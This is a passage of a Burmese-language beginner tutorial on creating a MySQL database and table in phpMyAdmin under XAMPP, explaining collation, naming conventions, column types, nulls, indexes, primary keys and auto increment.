
XAMPP ကို Install လုပ်လိုက်စဉ်မှာ Database နည်းပညာတင် မကပါဘူး။ အဲ့ဒီ Database ကို စီမံလို့ရတဲ့ Software တစ်ခုဖြစ်တဲ့ phpMyAdmin လို့ခေါ်တဲ့ နည်းပညာကိုပါ တစ်ခါထဲ ထည့်သွင်းပေးထားပါတယ်။ ဒါကြောင့် Database စီမံတဲ့အလုပ်ကို phpMyAdmin နဲ့ ဆက်လက်ဆောင်ရွက်သွားကြမှာ ဖြစ်ပါတယ်။ PHP ကိုအသုံးပြုရေးသားထားတဲ့ Software တစ်ခုဖြစ်လို့ သီးခြားပရိုဂရမ်တစ်ခုအနေနဲ့ ဖွင့်စရာ မလိုပါဘူး။ Web Browser မှာ လိပ်စာရိုက်ထည့်ပြီး အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

localhost/phpmyadmin

ဒီလို Browser URL မှာရိုက်ထည့်လိုက်ရင် အခုလို phpMyAdmin Interface ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



ဘယ်ဘက် Sidebar ထဲမှာ Database စာရင်းရှိနေပြီး ညာဘက် Main Area အပေါ်နားမှာ Menu Bar ရှိနေပါတယ်။ Menu Bar ကနေ Databases ကို နှိပ်ကြည့်လိုက်ရင် Sidebar ထဲက စာရင်းနဲ့ တူညီတဲ့ Database စာရင်းကိုပဲ ရမှာပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ Database အသစ်ဆောက်လို့ရတဲ့ Create Database Form တစ်ခုပါ ပူးတွဲပါဝင်တာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။



Database အသစ်တည်ဆောက်ဖို့အတွက် အချက်အလက် (၂) ခုပေးရပါတယ်။ Database အမည်နဲ့ Collation ဖြစ်ပါတယ်။ Collation ဆိုတာ Data တွေကို Sorting စီတဲ့အခါ၊ နှိုင်းယှဉ်တဲ့အခါ ဘယ်ပုံဘယ်နည်း စီရမယ်၊ နှိုင်းယှဉ်ရမယ်ဆိုတဲ့ နည်းလမ်းသတ်မှတ်ချက်ပါ။ စမ်းကြည့်နိုင်ဖို့အတွက် Database Name နေရာမှာ `project` လို့ပေးလိုက်ပါ။ Collation ကတော့ သူအလိုအလျောက် ရွေးပေးထားတဲ့ `utf8mb4_general_ci` က အဆင်ပြေပါတယ်။ ဒီအတိုင်းထားလိုက်ရမှာပါ။

UTF-8 ဆိုတာ Character Encoding နည်းပညာပါ။ ABC, ကဓက စတဲ့ စာတွေ သိမ်းပုံသိမ်းနည်းလို့ အလွယ်ပြောနိုင်ပါတယ်။ ASCII, Latin1 စတဲ့တစ်ခြား Character Set/Encoding နည်းပညာတွေ ရှိပါသေးတယ်။ ASCII တို့ Latin1 တို့ဟာ အင်္ဂလိပ်စာနဲ့၊ စပိန်၊ ပေါ်တူဂီ စတဲ့ လက်တင်စာတွေ သိမ်းဖို့အတွက် သင့်တော်ပေမယ့် မြန်မာစာလို စာမျိုးတွေ သိမ်းဖို့အတွက် မသင့်တော်ပါဘူး။ UTF-8 ကတော့ မြန်မာစာအပါအဝင် အင်္ဂလိပ်နဲ့ လက်တင်မဟုတ်တဲ့ စာတွေသိမ်းဖို့အတွက် ပိုသင့်တော်လို့ အခုနောက်ပိုင်း UTF-8 ကိုပဲ သုံးကြပါတယ်။ ဘယ်လို၊ ဘာကြောင့် ပိုသင့်တော်တာလဲဆိုတဲ့ အသေးစိတ်ကိုတော့ ဒီနေရာမှာ ထည့်ပြောနိုင်မှာ မဟုတ်ပါဘူး။

`mb4` ဆိုတာ Multi-Byte (4-byte) ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ABC ဆိုတဲ့ စာလုံးလေးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 1-byte ပဲလိုပါတယ်။ ကဓက ဆိုတဲ့ မြန်မာစာ စာလုံးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 3-byte လိုအပ်ပါတယ်။ အခုနောက်ပိုင်း Emoji လေးတွေကို နေရာတိုင်းမှာ သုံးကြတာ အားလုံးအသိပါ။ အရင်က အဲ့ဒီ Emoji လေးတွေက စာလုံး Character လေးတွေ မဟုတ်ကြပါဘူး။ ပုံလေးတွေ (သို့မဟုတ်) ရိုးရိုးသင်္ကေတလေးတွေကို ပေါင်းစပ်ထားတာပါ။ အခုတော့ အဲ့ဒီ Emoji လေးတွေ ကိုယ်တိုင်က စာရေးတဲ့အခါ ထည့်ရေးလိုရတဲ့ Character လေးတွေ ဖြစ်နေကြပြီ။ ဒီ Emoji Character တွေကို သိမ်းဖို့အတွက် တော့ 4-byte လိုအပ်ပါတယ်။ ဒါကြောင့် `mb4` ကိုရွေးထားမှသာ Emoji တွေ ထည့်ရေးထားတဲ့ စာတွေကို စီမံတဲ့အခါ ပိုမှန်မှာပါ။

Collation မှာ `general_ci` နဲ့ `unicode_ci` ဆိုပြီး မူကွဲနှစ်မျိုး ရှိကြပါသေးတယ်။ `ci` ကတော့ Case Insensitive ရဲ့ အတိုကောက်ပါ။ ဒါကြောင့် `ci` ပါတဲ့ Collation ကိုရွေးထားရင် Aa, Bb စတဲ့ စာလုံးအကြီးအသေးမတူလို့ ရှာရင် မတွေ့ဘူးဆိုတာမျိုး မဖြစ်တော့ပါဘူး။ `general` နဲ့ `unicode` ကလည်း အခြေခံအားဖြင့် တူပါတယ်။ `unicode` ဆိုတာ Unicode Consortium လို့ခေါ်တဲ့ အဖွဲ့အစည်းက သတ်မှတ်ထားတဲ့ နည်းလမ်းအတိုင်း အတိအကျအလုပ်လုပ်တယ်ဆိုတဲ့ သဘောဖြစ်ပြီး၊ `general`

ကတော့ အတိအကျ မဟုတ်ဘဲ Database က ပိုသင့်တော်မယ်လို့ ယူဆတဲ့နည်းလမ်းနဲ့ အလုပ်လုပ်တယ် ဆိုတဲ့သဘော ဖြစ်ပါတယ်။ ဒါကြောင့် unicode ကိုရွေးရင် ရှာတာ၊ စီတာတွေ ပိုမှန်နိုင်ပြီး၊ general ကိုရွေးရင် ပိုမြန်နိုင်တယ်လို့ ကောက်ချက်ချချင်ပါတယ်။ ဒါကတော့ စာရေးသူရဲ့ ကောက်ချက်သက်သက်မို့ လွဲကောင်းလွဲနိုင်ပါတယ်။

ဒီလောက်ဆိုရင် utf8mb4_general_ci ဆိုတာ ဘာကိုပြောတာလဲ ဆိုတဲ့ အကြမ်းဖျဉ်း သဘောသဘာဝ ကို သိရှိသွားမယ်လို့ ယူဆပါတယ်။ ဆက်လက်စမ်းသပ်နိုင်ဖို့ **Create Button** ကိုနှိပ် လိုက်ပါ။ အဲ့ဒီလို နှိပ်လိုက်တာနဲ့ project အမည်နဲ့ Database တစ်ခုကို တည်ဆောက်ရရှိပါပြီ။

ဒီနေရာမှာ phpMyAdmin ရဲ့ Feature အားလုံးနဲ့ MySQL ရဲ့ Feature အားလုံးကို ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ လိုအပ်မယ့်အပိုင်းကိုသာ ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါ တယ်။ ဒါကြောင့် MySQL အကြောင်းနဲ့ phpMyAdmin ရဲ့ Feature တွေကို ဒီထက်ပိုပြီး ပြည့်ပြည့်စုံစုံ သိ ချင်တယ်ဆိုရင် ဆက်လက်လေ့လာဖို့ လိုအပ်သေးတယ်လို့ မှတ်ထားရမှာပါ။

Database တည်ဆောက်ပြီးတဲ့အခါ တည်ဆောက်လိုက်တဲ့ Database ကို အလိုအလျောက် ရွေးပေးထား တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုမှအသစ်ဆောက်တဲ့ Database ဖြစ်လို့ No tables found in database ဆိုတဲ့ Message နဲ့အတူ Table တွေတည်ဆောက်လို့ရတဲ့ Create Table Form ကို တွေ့မြင်ရမှာပါ။ အကယ်၍ Create Table Form ကို မတွေ့ဘူးဆိုရင် ဘယ်ဘက် Sidebar ထဲကနေ ကိုယ်တည်ဆောက် လိုက်တဲ့ Database အမည်ဖြစ်တဲ့ project ကို နှိပ်ကြည့်လို့ ရပါတယ်။





Table တစ်ခုစတင် တည်ဆောက်နိုင်ဖို့အတွက် Name နေရာမှာ roles လို့ပေးပြီး Number of columns နေရာမှာ 3 လို့ပေးလိုက်ပါ။ ပြီးရင် Go ခလုပ်ကို နှိပ်လိုက်ပါ။ ဒါဆိုရင် Column (၃) ခုပါဝင်တဲ့ Table တစ်ခု တည်ဆောက်ဖို့အတွက် နောက်ထပ် Form တစ်ခုကို အခုလို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပါဝင်ရမယ့် Column တွေအတွက် Name, Type, Length/Values စသည်ဖြင့် လိုအပ်တဲ့ Property တွေ ဆက်လက် သတ်မှတ်ပေးရမှာပါ။

Name - Laravel အပါအဝင် တစ်ချို့ Framework တွေက Convention Over Configuration ဆိုတဲ့နည်းကို အသုံးပြုကြပါတယ်။ အဓိပ္ပါယ်က၊ အမည်မှန်အောင်ပေးရင် လုပ်သင့်တဲ့အလုပ်ကို အလိုအလျှောက် လုပ်ပေးတယ်ဆိုတဲ့ သဘောပါ။ ဒါကြောင့် အမည်တွေ ပေးပုံပေးနည်းကို ဂရုစိုက်ကြဖို့ လိုပါတယ်။ အသေးစိတ် စည်းကမ်းချက်တွေကတော့ သက်ဆိုင်ရာ Framework ပေါ်မူတည်ပါတယ်။ ဒါပေမယ့် အများအားဖြင့် အသုံးပြုကြလေ့ရှိတဲ့ အခြေခံမူတွေကိုတော့ ပြောလို့ရပါတယ်။

ပထမဆုံးမှတ်သားရမယ့် အချက်ကတော့ Database Name, Table Name, Column Name စတဲ့ အမည်အားလုံးကို Snake Case နဲ့ ပေးရပါတယ်။ Snake Case ဆိုတာ စာလုံးအသေးတွေချည်းပဲသုံးပြီး Space လိုအပ်တဲ့နေရာမှာ Space အစား Underscore ကို အသုံးပြုတဲ့ ရေးဟန်ပါ (ဥပမာ - php_my_admin)။ တစ်ခြားအမည်ပေးပုံတွေဖြစ်တဲ့ Camel Case (ဥပမာ - phpMyAdmin) နဲ့ Capital Case/Pascal Case (ဥပမာ - PhpMyAdmin) တို့ကို သူ့နေရာနဲ့သူ သုံးရတဲ့နေရာတွေ ရှိပေမယ့် Database နဲ့ပတ်သက်တဲ့ အမည်တွေမှာတော့ Snake Case ကိုသာ သုံးကြလေ့ရှိပါတယ်။ ဒါဟာ Convention ဆိုတာကို သတိပြုပါ။ Syntax မဟုတ်ပါဘူး။ လိုက်နာရင် စနစ်ပိုကျပေမယ့် မလိုက်နာရင်လည်း အလုပ်လုပ်တဲ့အတွက် ကိုယ့်ဘက်က သတိထားပြီး လိုက်နာပေးဖို့ လိုအပ်ပါတယ်။

အမည်နဲ့ပတ်သက်ရင် နောက်ထပ်မှတ်သားသင့်တဲ့ အချက်ကတော့ Table Name တွေကို Plural ပေးသင့်တယ် ဆိုတဲ့အချက်ဖြစ်ပါတယ်။ users, roles, categories စသည်ဖြင့် Plural အနေနဲ့ ပေးရတာပါ။ အထဲမှာ User တွေအများကြီးရှိတယ်။ Role တွေအများကြီးရှိတယ်။ Category တွေ အများကြီးရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါပဲ။ ကုဒ်ရေးတဲ့အခါမှာလည်း တန်ဖိုးအများကို သိမ်းရင် Variable Name တွေကို Plural ပေးသင့်တာပါပဲ။ ဒီရေးနည်းလေးက နောက်ပိုင်းမှာ တောက်လျှောက် အကျိုးပြုတာကို အတွေ့အကြုံရလာတဲ့အခါ သိလာပါလိမ့်မယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့အချက်ကတော့ Double Context ကို အမည်ပြန်ထပ်တာတွေကို ရှောင်ရှားဖို့ ဖြစ်ပါတယ်။ ဥပမာ - users Table ထဲမှာ user_id ဆိုတဲ့ Column ရှိမယ်ဆိုရင် အမည်ပြန်ထပ်တဲ့ သဘောပါပဲ။ တစ်ကယ်တော့ id ဆိုရင် ရပါပြီ။ users Table ထဲက id မို့လို့ user_id ဖြစ်ကြောင်း Context အရ ပေါ်လွင်ပြီးဖြစ်လို့ ပြန်ထပ်အောင် မပေးသင့်တော့ပါဘူး။ ဒါဟာလည်း ရေရှည်မှာ အကျိုးပြုမယ့် မှတ်သားစရာလေး တစ်ခုပါပဲ။

ပြန်ကောက်ရရင် မှတ်သားစရာ (၃) ခုပြောခဲ့တာပါ။ Database, Table, Column အမည်အားလုံးကို Snake Case နဲ့ပေးသင့်တယ်။ Table အမည်ဟာ Plural ဖြစ်သင့်တယ်။ Double Context ကို ရှောင်ရမယ် ဆိုတဲ့ (၃) ချက်ဖြစ်ပါတယ်။

Type - MySQL မှာ Column Type အများအပြား ရှိပါတယ်။ အသုံးများမယ့် Type တွေကတော့ INT, VARCHAR, TEXT, DATETIME နဲ့ TIMESTAMP တို့ဖြစ်ပါတယ်။ မှန်ကန်တဲ့ Type ကို ရွေးပေးထားမှ၊ တွက်ချက်မှုတွေ၊ နှိုင်းယှဉ်မှုတွေနဲ့ Sorting စီတွဲကိစ္စလို အလုပ်မျိုးတွေကို Database က မှန်အောင် လုပ်ပေးနိုင်မှာပါ။ ကိန်းပြည့် ကိန်းဂဏန်းတွေသိမ်းဖို့ INT ကို သုံးနိုင်ပါတယ်။ ဒဿမကိန်းတွေ သိမ်းဖို့အတွက် FLOAT လည်းရှိပါတယ်။ VARCHAR ကိုတော့ အရေအတွက် အကန့်အသတ်ရှိတဲ့ စာတွေသိမ်းဖို့ သုံးနိုင်ပါတယ်။ Variable Length Character ဆိုတဲ့အဓိပ္ပါယ်ပါ။ လူအမည်၊ အီးမေးလ်၊ ဖုန်းနံပါတ်၊ ပတ်စ်ဝပ် စတဲ့ အချက်အလက်မျိုးတွေဟာ အရေအတွက်အားဖြင့် အကန့်အသတ်နဲ့သာ သိမ်းဖို့လိုတဲ့ စာအမျိုးအစားတွေပါ။ အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်တဲ့ စာတွေဆိုရင်တော့ TEXT ကို သုံးသင့်ပါတယ်။ သတင်း Article တွေ၊ ပို့စ်တွေ၊ ကိုယ်ရေးအချက်အလက်တွေ၊ လိပ်စာတွေဆိုရင် အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်လို့ TEXT ကို သုံးသင့်ပါတယ်။

DATETIME ကိုတော့ ရက်စွဲနဲ့အချိန် ပူးတွဲပြီး သိမ်းဖို့အတွက် သုံးနိုင်ပါတယ်။ Year-Month-Day Hour:Minute:Second Format ကိုသုံးပါတယ် (ဥပမာ 2020-01-11 14:30:22)။ DATE သပ်သပ် TIME သပ်သပ် သိမ်းချင်ရင်လည်း Column Type တွေရှိပါတယ်။ TIMESTAMP ကတော့ ရက်စွဲအချိန်ကိုပဲ Timestamp Format နဲ့ သိပ်ပေးတာပါ။ Timestamp ဆိုတာ ၁၉၇၀ ပြည့်နှစ် ဇန်နဝါရီ (၁) ရက်နေ့ကနေ လက်ရှိအချိန်ထိ စက္ကန့်စုစုပေါင်းကို ပြောတာပါ။

Length/Values - VARCHAR Column Type ကိုအသုံးပြုလိုရင် Length သတ်မှတ်ပေးရပါတယ်။ မဖြစ်မနေ သတ်မှတ်ပေးဖို့ လိုအပ်တာပါ။ သိမ်းလိုတဲ့စာရဲ့ အမြင့်ဆုံးဖြစ်နိုင်တဲ့ စာလုံးအရေအတွက်ကို ပေးရတဲ့ သဘောပါ။ တစ်ခြား Column အမျိုးအစားတွေမှာ မပေးရင်လည်း ရပါတယ်။

Default - Data တွေကို Table ထဲမှာ သိမ်းစဉ်မှာ သက်ဆိုင်ရာ Column အတွက် တန်ဖိုးမပေးခဲ့ရင် Default အနေနဲ့ သိမ်းပေးစေလိုတဲ့တန်ဖိုးရှိရင် သတ်မှတ်ပေးထားနိုင်ပါတယ်။ phpMyAdmin က ပေးထားတဲ့ Select Box ကနေ As defined: ကိုရွေးပြီး ကိုယ်ပေးချင်တဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။

Collation - Collation ကြောင်းကို အထက်မှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Database တည်ဆောက်စဉ်က ရွေးခဲ့တဲ့ Collation ကို မသုံးဘဲ သက်ဆိုင်ရာ Column အတွက် သီးခြား Collation သတ်မှတ်လိုရင်လည်း ရွေးပြီး သတ်မှတ်နိုင်ဖို့ ပေးထားတာပါ။

Attributes - Column Type မှာ INT (သို့မဟုတ်) FLOAT ကိုရွေးပြီး Attributes နေရာ UNSIGNED ကို ရွေးပေးလိုက်မယ်ဆိုရင် အနှုတ်ကိန်းတွေ သိမ်းလို့မရတော့ပါဘူး။ အနှုတ်ကိန်းတွေ သိမ်းဖို့မလိုတဲ့ နေရာမှာ ရွေးချယ်ပေးထားမယ်ဆိုရင် Data တွေရဲ့ နေရာယူမှု သက်သာသွားနိုင်ပါတယ်။

Null - Null ကိုပေးလာတဲ့အခါ လက်ခံလိုရင် ရွေးထားနိုင်ပါတယ်။ ဥပမာ - မှတ်ပုံတင်အမှတ် သိမ်းဖို့ Column မှာ Null ကိုလက်ခံမယ်ဆိုရင် မှတ်ပုံတင်မရှိလို့ မပေးခဲ့ရင်လည်း လက်ခံပေးသွားမှာပါ။ အကယ်၍ Null ကို လက်မခံဘူးဆိုရင်တော့ မှတ်ပုံတင် ရှိရှိ မရှိရှိ တန်ဖိုးတစ်ခုကို ပေးကို ပေးရပါတော့မယ်။ Database က မပေးရင် လက်မခံတော့ပါဘူး။ ဒါကြောင့် Null ပေးတာကို လက်ခံသင့်တဲ့ Column တွေမှာ Null ကို ရွေးထားသင့်ပါတယ်။

Index - Index ဆိုတာ စာအုပ်တစ်အုပ်မှာ မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်သလိုပဲ၊ Table ထဲက Data တွေအတွက် မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်တာပါပဲ။ မာတိကာနဲ့ စာမျက်နှာနံပါတ် မရှိတဲ့အခါ တစ်ခုခုကိုရှာချင်ရင် တစ်ရွက်ချင်းလှန်ရှာရမှာပါ။ ရှိရင်တော့ ကိုယ်လိုချင်တဲ့စာမျက်နှာကို တန်းလှန်လိုက်လို့ ရနိုင်ပါတယ်။ ဒီသဘောပါပဲ။ Index မရှိတဲ့အခါ တစ်ခုခုလိုချင်ရင် တစ်ကြောင်းချင်း ထောက်ရှာရမှာပါ။ Index ရှိရင်တော့ လိုချင်တဲ့ Record ကို တန်းထောက်လိုက်လို့ ရနိုင်ပါတယ်။

Index အမျိုးအစား (၅) မျိုးရှိပါတယ်။ အဲဒီထဲက Fulltext ဆိုတာ စာတွေရှာတဲ့အခါ အတိအကျမဟုတ်ဘဲ အနည်းစပ်ဆုံးတန်ဖိုးကို Rank လုပ်ပြီး ပြန်ထုတ်ပေးနိုင်တဲ့ Search Index မျိုးပါ။ Spatial ဆိုတာကတော့ Geolocation Data တွေမှာလို Latitude နဲ့ Longitude ဆိုတဲ့ အချက်အလက်နှစ်ခု ဆက်စပ်သိမ်းဆည်းထားတဲ့ အချက်အလက် အမျိုးအစားတွေအတွက် အသုံးပြုရတဲ့ Index မျိုးပါ။

ဒီနှစ်ခုက ထူးခြားတဲ့ ပရောဂျက်အမျိုးအစားတွေမှာသာ အသုံးပြုကြမယ့် သဘောပဲ ဖြစ်ပါတယ်။

ပိုအသုံးများမယ့် Index အမျိုးအစားတွေကတော့ Index, Unique နဲ့ Primary တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာကတော့ စောစောကပြောသလို မာတိကာ တပ်ပေးလိုက်တာပါပဲ။ အခြေခံအကျဆုံး Index အမျိုးအစား ဖြစ်ပါတယ်။ Data တွေ ရှာရတာမြန်ချင်တဲ့ Column တွေမှာ Index ကို ရွေးထားပေးနိုင်ပါတယ်။ ဥပမာ - ကျောင်းသားတွေရဲ့ အချက်အလက်တွေကို သိမ်းထားပြီး ခုံနံပါတ်နဲ့အရှာများရင် ခုံနံပါတ်ကို Index လုပ်ရပါတယ်။ အမည်နဲ့ အရှာများရင် အမည်ကို Index လုပ်ရပါတယ်။ ကျောင်းဝင်အမှတ်နဲ့ အရှာများရင် ကျောင်းဝင်အမှတ်ကို Index လုပ်ရပါတယ်။ ပိုကောင်းသွားအောင် အကုန်လုံးကို Index လုပ်လိုက်မယ်လို့ ပြောလို့တော့ မရပါဘူး။ Index လုပ်လိုက်တဲ့အခါ Index တွေသိမ်းဖို့အတွက် နေရာပိုယူသွားမှာ ဖြစ်ပါတယ်။ Index ရှိတဲ့အတွက် Data ရှာယူရတာ မြန်သွားပေမယ့် Data သိမ်းရတာတော့ ပိုကြာသွားနိုင်ပါတယ်။ သိမ်းလိုက်တိုင်း Index ကိုလည်း ပြင်ပေးရမှာ မို့လို့ပါ။ ဒါကြောင့် အသုံးများတဲ့ Column တွေကိုသာ ရွေးပြီး Index လုပ်ရတဲ့သဘောပါ။

Unique ကတော့ တန်ဖိုးတွေ ပြန်ထပ်ရင် လက်မခံတဲ့ Index အမျိုးအစားပါ။ ဥပမာ - ခုံနံပါတ်ဆိုတာ ပြန်ထပ်ရိုးထုံးစံ မရှိပါဘူး။ ဒါကြောင့် Unique Index ပေးလိုက်ရင် ပိုကောင်းပါတယ်။ Unique ဖြစ်သွားတဲ့အတွက် ရလာတဲ့အကျိုးရလဒ် နှစ်ခုရှိပါတယ်။ ပထမတစ်ခုက Data ပြန်ထပ်ပြီးသိမ်းဖို့ ကြိုးစားရင် Database က လက်မခံတဲ့အတွက် မတော်တစ်ဆ ပြန်ထပ်တာမျိုး မဖြစ်တော့ပါဘူး။ နောက်တစ်ခုကတော့ Data အသစ်ထပ်ထည့်တိုင်း မာတိကာအစအဆုံး ပြန်ဆွဲရသလို Index အစအဆုံး ပြန်လုပ်ဖို့ မလိုအပ်တော့ဘဲ ထပ်တိုးတဲ့ တန်ဖိုးကိုသာ Index မှာ ထပ်တိုးပေးနိုင်လို့ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Primary နဲ့ Unique ဟာ Index လုပ်ပုံ သဘောသဘာဝ တူပါတယ်။ ကွဲပြားချက်ကတော့ Table တစ်ခုမှာ Primary Index လုပ်ထားတဲ့ Column တစ်ခုသာ ရှိခွင့်ရှိခြင်း ဖြစ်ပါတယ်။ Unique Index ကတော့ လိုသလောက် သတ်မှတ်နိုင်ပါတယ်။ Primary Index ကို Data တွေစီမံဖို့အတွက် အဓိကအကျဆုံး Column မှာ သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒီအတွက် ကိုယ့်ဘာသာရွေးမနေပါနဲ့။ ဥပမာ - ခုံနံပါတ်ကို Primary ထားရင်ကောင်းမလား၊ ကျောင်းဝင်အမှတ်ကို Primary ထားရင်ကောင်းမလား ရွေးမနေပါနဲ့။ Table တစ်ခုတည်ဆောက်လိုက်တိုင်းမှာ id လို့အမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲ့ဒီ Column ကိုသာ Primary အနေနဲ့ ထားသင့်ပါတယ်။ ဒါလည်းပဲ Naming Convention တစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားသင့်တဲ့ အချက်ဖြစ်ပါတယ်။

AI - Auto Increment ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ AI ကို ရွေးထားလိုက်မယ့်ဆိုရင် အဲ့ဒီ Column ထဲက Data ကို ကိုယ်ဘက်က ပေးစရာမလိုတော့ပါဘူး။ Database က အလိုအလျောက် တန်ဖိုးတိုးပြီး ထည့်ပေးသွားမှာ ဖြစ်ပါတယ်။ AI နဲ့ Primary ကို တွဲပြီးတော့ သုံးကြပါတယ်။ ဒါကြောင့် ပြန်ပြောချင်ပါတယ်။ Table တစ်ခု တည်ဆောက်လိုက်တိုင်းမှာ id လို့အမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲ့ဒီ Column ကို Primary Index ပေးပြီး AI ကိုလည်း ရွေးပေးထားသင့်ပါတယ်။

